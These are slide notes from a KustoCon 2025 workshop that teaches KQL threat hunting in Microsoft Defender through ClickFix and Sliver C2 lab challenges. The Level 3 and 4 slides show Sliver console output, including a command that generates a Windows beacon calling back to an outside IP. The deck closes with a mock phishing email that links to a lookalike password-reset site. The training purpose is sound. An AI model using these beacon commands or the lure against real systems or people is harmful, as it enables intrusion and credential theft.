Kickstart

Lab link: https://github.com/Bert-JanP/KustoCon2025
Only level 1-4
Wifi MSFTGUEST Pass: msft1488

Student01@acompanylikeyours.com
Student99@acompanylikeyours.com
%SNIP%

Right (Bert-Jan) side row 1 == 10 2 = 20 3=30
Left (Gianni)side row 1 == 40 2 = 50 3 == 60

⚠️ Real malware is used in level 1 & 2!

KustoCon
L e a r n | S h a r e | P r a c t i c e

KustoCon

Learn | Share | Practice

Welcome

Alex Verboon   Gianni Castaldi   Bert-Jan Pals

Frans Oudendorp

KustoCon
Learn | Share | Practice

Henning Rauch

Olaf Hartong

Ugur Koc

Mattias Borg

Stefan Schörling

Thomas Verheyden

KustoCon
Learn | Share | Practice

Thanks to our Sponsors

Morning Session (Onsite only)

Time	Title	Speaker
08:15 - 09:00	Event Registration	
09:00 - 12:00	Workshop	Gianni & Bert-Jan

Afternoon Sessions (Onsite & Online)

Time	Title	Speaker
13:00 - 13:10	Opening	Gianni & Alex
13:10 - 13:50	Accelerating Innovation with KQL	Henning Rauch
14:00 - 14:50	Securing Endpoints at Scale: Using Security Copilot to Query, Detect & Respond	Ugur Koc
15:00 - 15:50	From Edges to Nodes: Attack Path Discovery in Kusto	Olaf Hartong
16:00 - 16:30	Break	
16:30 - 17:20	Proactive Exposure hunting with Enterprise Exposure graph	Thomas Verheyden
17:30 - 18:20	Practical Kusto for Defenders	Stefan & Mattias
18:30 - 19:20	Automating Incident Response with the Power of Kusto	Bert-Jan Pals
19:30 - 20:00	Wrapping up	All

Food & Drinks, Lunch

- Coffee, Soft Drinks, croissants, fruits, coockies during breaks
- Lunch – self organized

KustoCon
Learn | Share | Practice

Afternoon Sessions

To provide an optimal online experience we kindly ask everyone to be in the room when sessions start. (No in and out)

Tables will be removed so you can focus on the Session ☺

KustoCon
Learn | Share | Practice

Thanks to our Sponsors

Bert-Jan Pals

Defensive Security Expert

https://x.com/BertJanCyber

https://www.linkedin.com/in/bert-janpals/

https://github.com/bert-janp

https://kqlquery.com/

KustoCon
Learn | Share | Practice

Gianni Castaldi

Security Consultant

https://x.com/castello_johnny

https://www.linkedin.com/in/giannicastaldi/

https://github.com/kustoking

https://kustoking.com/

KustoCon
Learn | Share | Practice

Agenda

- Where do we Start
- Small Refresher
- Attack Challenges
- Full Attack Path

KustoCon
Learn | Share | Practice

Where do we start

KustoCon
Learn | Share | Practice

ACompanyLikeYours

Accounts

Student01@acompanylikeyours.com
Student99@acompanylikeyours.com
%SNIP%

KustoCon
Learn | Share | Practice

Defender Tenant

https://security.microsoft.com/homepage?tid=a4be62
61-d211-4df1-852e-c597a96ad887

Small refresher

What is KQL again

KQL 101

Declare Variable

Filter Time

Table Name →

Add Column →

Display Results

```
1  let TimeFrame = 3d;
2  EmailEvents
3  | where TimeGenerated > startofday(ago(TimeFrame))
4  | where EmailDirection == "Intra-org"
5  | extend DKIMValue = tostring(parse_json(AuthenticationDetails).DKIM)
6  | project TimeGenerated, SenderDisplayName, RecipientEmailAddress, Subject, DKIMValue
7  | sort by TimeGenerated desc
```

Sort Results

Results   Chart | 🔖 Add bookmark

	TimeGenerated [UTC]	SenderDisplay...	RecipientEmailAddress	Subject	DKIMValue
☐ >	2/20/2024, 12:29:29.000 AM	Bert-Jan	bert-jan@kqlquery.com	Sentinel Data Ingestion Report:...	none
☐ >	2/19/2024, 12:29:30.000 AM	Bert-Jan	bert-jan@kqlquery.com	Sentinel Data Ingestion Report:...	none
☐ >	2/18/2024, 12:29:28.000 AM	Bert-Jan	bert-jan@kqlquery.com	Sentinel Data Ingestion Report:...	none
☐ >	2/17/2024, 12:29:31.000 AM	Bert-Jan	bert-jan@kqlquery.com	Sentinel Data Ingestion Report:...	none

KustoCon
Learn | Share | Practice

Interesting features

- has has_any
- let
- FileProfile()
- binary_shift_lef()
- Scan

Search entities

```
1  search "rick.astley@kqlquery.com"
2  | summarize TotalEvents = count() by Type, ActionType
```

...

Results   **Chart**   🔖 Add bookmark

Type	ActionType	TotalEvents
> CloudAppEvents	FileDeleted	2
> CloudAppEvents	ArchiveCreated	228
> DeviceRegistryEvents	RegistryValueSet	2
> AADNonInteractiveUserSignInLogs		48
> DeviceEvents	NamedPipeEvent	32
> DeviceEvents	DpapiAccessed	33
> DeviceEvents	NtMapViewOfSectionRemoteApiCall	5

KustoCon
Learn | Share | Practice

Has vs Contains

```
 1   datatable(TestString:string)
 2   [
 3     "KustoCon",
 4     "Kusto-Con",
 5     "Kusto!KustoRocks",
 6     "HellYeahKusto",
 7     "Kusto Conference 2025"
 8   ]
 9   | extend Has_Kusto = TestString has "Kusto"
10   | extend Contains_Kusto = TestString contains "Kusto"
11   | extend Has_KustoCon = TestString has "KustoCon"
12   | extend Contains_KustoCon = TestString contains "KustoCon"
```

Results   Chart | ☒ Add bookmark

TestString	Has_Kusto	Contains_Kusto	Has_KustoCon	Contains_KustoCon
⟩ KustoCon	false	true	true	true
⟩ Kusto-Con	true	true	false	false
⟩ Kusto!KustoRocks	true	true	false	false
⟩ HellYeahKusto	false	true	false	false
⟩ Kusto Conference 2025	true	true	false	false

KustoCon
Learn | Share | Practice

Has_* vs In

has_any works the same as has but for a list
has_all has all values in the list
in equals based on a list
in~ equals based on a list case insensitive

let

```
1  let myString = 'rick.astley@kqlquery.com';
2  let myInt = 2;
3  let mylist = dynamic(['50140', '50074', '50199','50126','50207']);
4  let Logs = SigninLogs
5      | where UserPrincipalName =~ myString
6      | where ResultType in (mylist)
7      | project TimeGenerated, ResultType, ResultDescription, UserPrincipalName
8      | take myInt;
9  Logs
```

...

Results   **Chart** | ⚑ Add bookmark

☐	TimeGenerated [UTC] ↑↓	ResultType	ResultDescription	UserPrincipalName
☐ >	11/3/2025, 6:09:12.878 PM	50199	For security reasons, user confirma...	rick.astley@kqlquery.com
☐ >	11/3/2025, 6:08:40.646 PM	50199	For security reasons, user confirma...	rick.astley@kqlquery.com

FileProfile()

Enrichement function for files

| invoke FileProfile(Hash_Column,limit)

Limit by default 100, max 1000 unique hashes

Hash Column:
- o SHA1
- o SHA256
- o InitiatingProcessSHA1
- o InitiatingProcessSHA256

KustoCon
Learn | Share | Practice

FileProfile()

```
1   let Device = '2694a7cc2225f3b66f7cf8b6388a78b1857fadca';
2   let TimeFrame = 30d;
3   let GlobalPrevalanceThreshold = 1000;
4   let windowsShells = dynamic(['powershell.exe', 'powershell_ise.exe', 'cmd.exe', 'pwsh.exe', 'wscript.exe', 'cscript.exe', 'mshta.exe', 'rundll32.exe']);
5   DeviceRegistryEvents
6   | where Timestamp > ago(TimeFrame)
7   | where DeviceId =~ Device
8   | where RegistryKey endswith @'\Software\Microsoft\Windows\CurrentVersion\Run' or RegistryKey endswith @'\Microsoft\Windows\CurrentVersion\RunOnce'
9   //| invoke FileProfile(InitiatingProcessSHA256)
10  //| where GlobalPrevalence <= GlobalPrevalanceThreshold or InitiatingProcessFileName in~ (windowsShells)
11  | project-reorder Timestamp, ActionType, DeviceId, DeviceName, RegistryKey, PreviousRegistryValueData, InitiatingProcessCommandLine
```

Getting started   **Results**   Query history

⬇ Export ⌄   Show empty columns   19 items   🔍 Search   ⏱ 00:01.432 ▇▇▇ Low ⓘ   📈 Chart type ⌄

Filters: ▽ Add filter

	TimeGenerated	Timestamp	ActionType	DeviceId	DeviceName	RegistryKey	PreviousRegistryValueData	InitiatingProcessCommandLine	
☐ >	Nov 3, 2025 6:06:3...	Nov 3, 2025 6:06:39 PM	RegistryValueSet	🖥 2694a7cc2225f3b66f...	🖥 workstation-03	HKEY_CURRENT_USER\S...		userinit.exe	S
☐ >	Oct 5, 2025 1:40:0...	Oct 5, 2025 1:40:04 PM	RegistryValueSet	🖥 2694a7cc2225f3b66f...	🖥 workstation-03	HKEY_CURRENT_USER\S...		userinit.exe	S
☐ >	Oct 5, 2025 1:40:3...	Oct 5, 2025 1:40:34 PM	RegistryValueSet	🖥 2694a7cc2225f3b66f...	🖥 workstation-03	HKEY_CURRENT_USER\S...		OneDriveSetup.exe /update /restart /updateSource:OD...	S
☐ >	Oct 5, 2025 1:40:3...	Oct 5, 2025 1:40:34 PM	RegistryValueSet	🖥 2694a7cc2225f3b66f...	🖥 workstation-03	HKEY_CURRENT_USER\S...		OneDriveSetup.exe /update /restart /updateSource:OD...	S
☐ >	Oct 5, 2025 1:40:3...	Oct 5, 2025 1:40:36 PM	RegistryValueSet	🖥 2694a7cc2225f3b66f...	🖥 workstation-03	HKEY_CURRENT_USER\S...		OneDriveSetup.exe /update /restart /updateSource:OD...	S
☐ >	Oct 6, 2025 5:01:1...	Oct 6, 2025 5:01:15 PM	RegistryValueSet	🖥 2694a7cc2225f3b66f...	🖥 workstation-03	HKEY_CURRENT_USER\S...		userinit.exe	

FileProfile()

```
1  ∨ let Device = '2694a7cc2225f3b66f7cf8b6388a78b1857fadca';
2    let TimeFrame = 30d;
3    let GlobalPrevalanceThreshold = 1000;
4    let windowsShells = dynamic(['powershell.exe', 'powershell_ise.exe', 'cmd.exe', 'pwsh.exe', 'wscript.exe', 'cscript.exe', 'mshta.exe', 'rundll32.exe']);
5    DeviceRegistryEvents
6    | where Timestamp > ago(TimeFrame)
7    | where DeviceId =~ Device
8    | where RegistryKey endswith @'\Software\Microsoft\Windows\CurrentVersion\Run' or  RegistryKey endswith @'\Microsoft\Windows\CurrentVersion\RunOnce'
9    | invoke FileProfile(InitiatingProcessSHA256)
10   //| where GlobalPrevalence <= GlobalPrevalanceThreshold or InitiatingProcessFileName in~ (windowsShells)
11   | project-reorder Timestamp, ActionType, DeviceId, DeviceName, RegistryKey, PreviousRegistryValueData, GlobalPrevalence, SignatureState, InitiatingProcessCommandLine
```

Getting started   **Results**   Query history

⬇ Export ∨   🖇 Show empty columns   19 items   🔍 Search   ⏱ 00:02.903 ▪▪▪ Low   📈 Chart type ∨   ⬚   ↗ Full screen

Filters: ▽ Add filter

	TimeGenerated	Timestamp	ActionType	DeviceId	DeviceName	RegistryKey	GlobalPrevalence	SignatureState	InitiatingProcessCommandL...	RegistryValueTyp...
☐	> Nov 2, 2025 11:22:...	Nov 2, 2025 11:22:16 AM	RegistryValueSet	🖥 2694a7cc2225f3b66f...	🖥 workstation-03	HKEY_CURRENT_USER\S...	55951	SignedValid	OneDriveSetup.exe /upd...	String
☐	> Nov 2, 2025 11:22:...	Nov 2, 2025 11:22:16 AM	RegistryValueSet	🖥 2694a7cc2225f3b66f...	🖥 workstation-03	HKEY_CURRENT_USER\S...	55951	SignedValid	OneDriveSetup.exe /upd...	String
☐	> Nov 2, 2025 11:22:...	Nov 2, 2025 11:22:19 AM	RegistryValueSet	🖥 2694a7cc2225f3b66f...	🖥 workstation-03	HKEY_CURRENT_USER\S...	55951	SignedValid	OneDriveSetup.exe /upd...	String
☐	> Oct 25, 2025 12:39...	Oct 25, 2025 12:39:41 PM	RegistryValueSet	🖥 2694a7cc2225f3b66f...	🖥 workstation-03	HKEY_CURRENT_USER\S...	49447	SignedValid	userinit.exe	String
☐	> Oct 25, 2025 12:40...	Oct 25, 2025 12:40:15 PM	RegistryValueSet	🖥 2694a7cc2225f3b66f...	🖥 workstation-03	HKEY_CURRENT_USER\S...	62544	SignedValid	OneDriveSetup.exe /upd...	String
☐	> Oct 25, 2025 1:00:...	Oct 25, 2025 1:00:25 PM	RegistryValueSet	🖥 2694a7cc2225f3b66f...	🖥 workstation-03	HKEY_LOCAL_MACHINE...	5130	SignedValid	"setup.exe" --msedgewe...	String

KustoCon
L e a r n | S h a r e | P r a c t i c e

binary_shift_left()

- Token analysis
- Moves the bits to the left, filling the positions on the right with zeros

Processes, Tokens and Privileges

		Privileges		
02 SeCreateTokenPrivilege	09 SeTakeOwnershipPrivilege	16 SeCreatePermanentPrivilege	23 SeChangeNotifyPrivilege	30 SeCreateGlobalPrivilege
03 SeAssignPrimaryTokenPrivilege	10 SeLoadDriverPrivilege	17 SeBackupPrivilege	24 SeRemoteShutdownPrivilege	31 SeTrustedCredManAccessPrivilege
04 SeLockMemoryPrivilege	11 SeSystemProfilePrivilege	18 SeRestorePrivilege	25 SeUndockPrivilege	32 SeRelabelPrivilege
05 SeIncreaseQuotaPrivilege	12 SeSystemtimePrivilege	19 SeShutdownPrivilege	26 SeSyncAgentPrivilege	33 SeIncreaseWorkingSetPrivilege
06 SeMachineAccountPrivilege	13 SeProfileSingleProcessPrivilege	20 SeDebugPrivilege	27 SeEnableDelegationPrivilege	34 SeTimeZonePrivilege
07 SeTcbPrivilege	14 SeIncreaseBasePriorityPrivilege	21 SeAuditPrivilege	28 SeManageVolumePrivilege	35 SeCreateSymbolicLinkPrivilege
08 SeSecurityPrivilege	15 SeCreatePagefilePrivilege	22 SeSystemEnvironmentPrivilege	29 SeImpersonatePrivilege	

```
2  let SeCreateTokenPrivilege = binary_shift_left(1, 2);
3  print SeCreateTokenPrivilege
4
5  00000000000000000000000000000010
```

Results   Chart   Add bookmark

☐ print_0

☐ > 4

https://downloads.volatilityfoundation.org//omfw/2012/OMFW2012_Gurkok.pdf

scan

Scans data, matches, and builds sequences based on the predicates.

```kusto
2  let events = datatable(Time: datetime, User: string, EventType: string, FileName: string)
3  [
4      datetime(2025-11-03 08:00:00), "alice", "Login", "",
5      datetime(2025-11-03 08:01:00), "alice", "FileAccess", "secret.docx",
6      datetime(2025-11-03 08:02:00), "bob", "Login", "",
7      datetime(2025-11-03 08:05:00), "bob", "FileAccess", "public.txt",
8      datetime(2025-11-03 08:10:00), "alice", "FileAccess", "confidential.pdf"
9  ];
10 events
11 | sort by Time asc
12 | scan with_match_id=Id declare (Step:string, Delta:timespan) with (
13     step s1: EventType == "Login" => Step = "Login";
14     step s2: EventType == "FileAccess" and s1.User == User and Time between (s1.Time .. datetime_add('minute', 5, s1.Time)) => Step = "FileAccess", Delta = Time - s1.Time;
15 )
16 | project Time, User, EventType, FileName, Delta, Step
17
```

Results   Chart   Add bookmark

Time [UTC]	User	EventType	FileName	Delta	Step
11/3/2025, 8:00:00.000 AM	alice	Login			Login
11/3/2025, 8:01:00.000 AM	alice	FileAccess	secret.docx	00:01:00	FileAccess
11/3/2025, 8:02:00.000 AM	bob	Login			Login
11/3/2025, 8:05:00.000 AM	bob	FileAccess	public.txt	00:03:00	FileAccess

Attack Challenges

Hands on labs: Attacks Challenges

Lab link: https://github.com/Bert-JanP/KustoCon2025

⚠️ Real malware is used!

We have some IR experts onsite in case you get compromised.

Serious note:
- Level 1 and 2 contain malware samples
- Downloading files at your own risk, not required for the lab

Detection

RunMRU Registry Key

One of the key indicators of ClickFix campaigns is the *HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion* Registry Key that is set. Use this information to build a detection rule to catch ClickFix campaigns.

▶ Tip 1

▶ Tip 2

▶ Answer

Bonus: Forensic Hunting

This chapter uses the triage query as starting point and uncovers the post-compromise activities based on this infection.

As starting point the incident in security.microsoft.com can be used.

Anti Forensics

The malware deleted the RunMRU registry keys after the host got infected, with this they want to remove their traces and perform an investigation. Try to identify this anti forensic mechanism using KQL.

▶ Tip 1

▶ Tip 2

▶ Answer

- Tips included in the markdown files

- Be aware of the triggered alerts (30 days back)

- Feel free to ask us anything :)

KustoCon
L e a r n | S h a r e | P r a c t i c e

Time is limited

Based on your expertise select the levels you want to do. We will discuss all levels at the end.

Level	Difficulty
1	Beginner
2	Medium
3	Expert
4	Advanced

Level 1: ClickFix

Level 2:
Manual Finder

Tips included in the markdown files

Feel free to ask us anything :)

Sliver C2

Sliver C2   🏠   Tutorials   Docs   🔍 Search...

```
┌──(kali㉿kali)-[~]
└─$ ./sliver-server ▉
```

◯ Sliver Command & Control

Sliver is a powerful command and control (C2) framework designed to provide advanced capabilities for covertly managing and controlling remote systems. With Sliver, security professionals, red teams, and penetration testers can easily establish a secure and reliable communication channel over Mutual TLS, HTTP(S), DNS, or Wireguard with target machines. Enabling them to execute commands, gather information, and perform various post-exploitation activities. The framework offers a user-friendly console interface, extensive functionality, and support for multiple operating systems as well as multiple CPU architectures, making it an indispensable tool for conducting comprehensive offensive security operations.

Docs: https://sliver.sh

KustoCon
L e a r n | S h a r e | P r a c t i c e

Level 3: Initial Access Broker

Access to your company is being sold.
You have received the screenshot below from your national
CERT

```
[*] Beacon 5ae1aa39 kustocon1 - 9.234.16.65:56142 (Kustocon-Level3) - windows/amd64 - Sat, 25 Oct 2025 15:25:39 UTC

sliver > use 5ae1aa39

[*] Active beacon kustocon1 (5ae1aa39-8e5e-4bbf-90c7-3b15b7550cb2)

sliver (kustocon1) > ls

[*] Tasked beacon kustocon1 (eb31d840)

[+] kustocon1 completed task eb31d840

C:\Users\level3\AppData\Local\JetBrains (3 items, 16.3 MiB)
=============================================================
-rw-rw-rw-   JetBrains.exe      16.3 MiB   Sat Oct 25 15:24:18 +0000 2025
-rw-rw-rw-   Notification.ps1   371 B      Sat Oct 25 14:52:02 +0000 2025
-rw-rw-rw-   Start.ps1          39 B       Sat Oct 25 14:51:03 +0000 2025
```

Level 4: Beaconing


```
Connecting to localhost:31337 ...

SLIVER

All hackers gain living weapon
[*] Server v1.5.43 - e116a5ec3d26e8582348a29cfd251f915ce4a405
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

sliver > generate beacon --seconds 96 --jitter 15 --os windows --arch amd64 --format exe --http 20.80.88.35 --name kustocon-level4 --save /tmp/Beacon.exe
```

```
sliver > beacons

ID            Name                  Tasks   Transport  Remote Address       Hostname          Username            Operating System   Locale   Last Check-In                                 Next Check-In
==========  ====================   =======  =========  ==================   ==============   ==================  =================  ========  =========================================   ==========================
==========================
8cc5fba4    kustocon              0/0      http(s)    84.26.17.125:50381   Workstation-03    AzureAD\RickAstley   windows/amd64      en-GB     Sat Oct 25 14:19:10 UTC 2025 (172h52m12s ago)   Sat Oct 25 14:20:07 UTC
2025 (172h51m15s ago)
1addd766    kustocon              0/0      http(s)    84.26.17.125:49574   Workstation-03    AzureAD\RickAstley   windows/amd64      en-GB     Sat Oct 25 14:37:20 UTC 2025 (172h34m2s ago)    Sat Oct 25 14:38:16 UTC
2025 (172h33m6s ago)
5ae1aa39    kustocon1             2/2      http(s)    9.234.16.65:56142    Kustocon-Level3   level3              windows/amd64      en-US     Sat Nov  1 19:10:52 UTC 2025 (30s ago)          Sat Nov  1 19:11:48 UTC
2025 (in 26s)
2926f956    kustocon-level4       0/0      http(s)    40.124.89.1:52435    Kustocon-Level4   level4              windows/amd64      en-US     Sat Nov  1 19:09:48 UTC 2025 (1m34s ago)        Sat Nov  1 19:11:38 UTC
2025 (in 16s)

sliver > use 2926f956

[*] Active beacon kustocon-level4 (2926f956-2bdd-4478-ba8c-9a5dd4d3a4d7)

sliver (kustocon-level4) > pwd

[*] Tasked beacon kustocon-level4 (c2f31b82)

[+] kustocon-level4 completed task c2f31b82

[*] C:\Users\level4\Downloads
```

KustoCon
Learn | Share | Practice

Break ☕

baseVISION

glueck■kanja

INVICTUS
INCIDENT RESPONSE

water
IT Security & Defense

Microsoft

scopewyse
we are what's next

KustoWorks

WINKLER
LIVECOM®

SecMinds
SOLUTIONS

KustoCon
Learn | Share | Practice

ACompanyLikeYours

What can possibly go wrong?

KustoCon
Learn | Share | Practice

Gianni Castaldi <EvilHacker@kustoworks.com>

To: ⊗ Charly Clicker

Sat 11/1/2025 8:55 PM

You don't often get email from evilhacker@kustoworks.com. Learn why this is important

Dear Charly,

We at KustoWorks manage the Cyber Security for A Company Like Yours and due to a Security Incident Bert-Jan asked us to make sure al IT Administrators Reset their password.

Because of the criticality of this situation it is of the utmost importance that we do not publicly or internally discuss this incident. For further questions please reach out over WhatsApp or phone.

We know you are in Switzerland at KustoCon, but could you please reset your password before 12:00. Through your personalized link:

https://login.m365-authentication.net/tCMwXwBx

Thank you for your vigilance!

Gianni Castaldi

Security Consultant
+31 6 50657874
EvilHacker@kustoworks.com
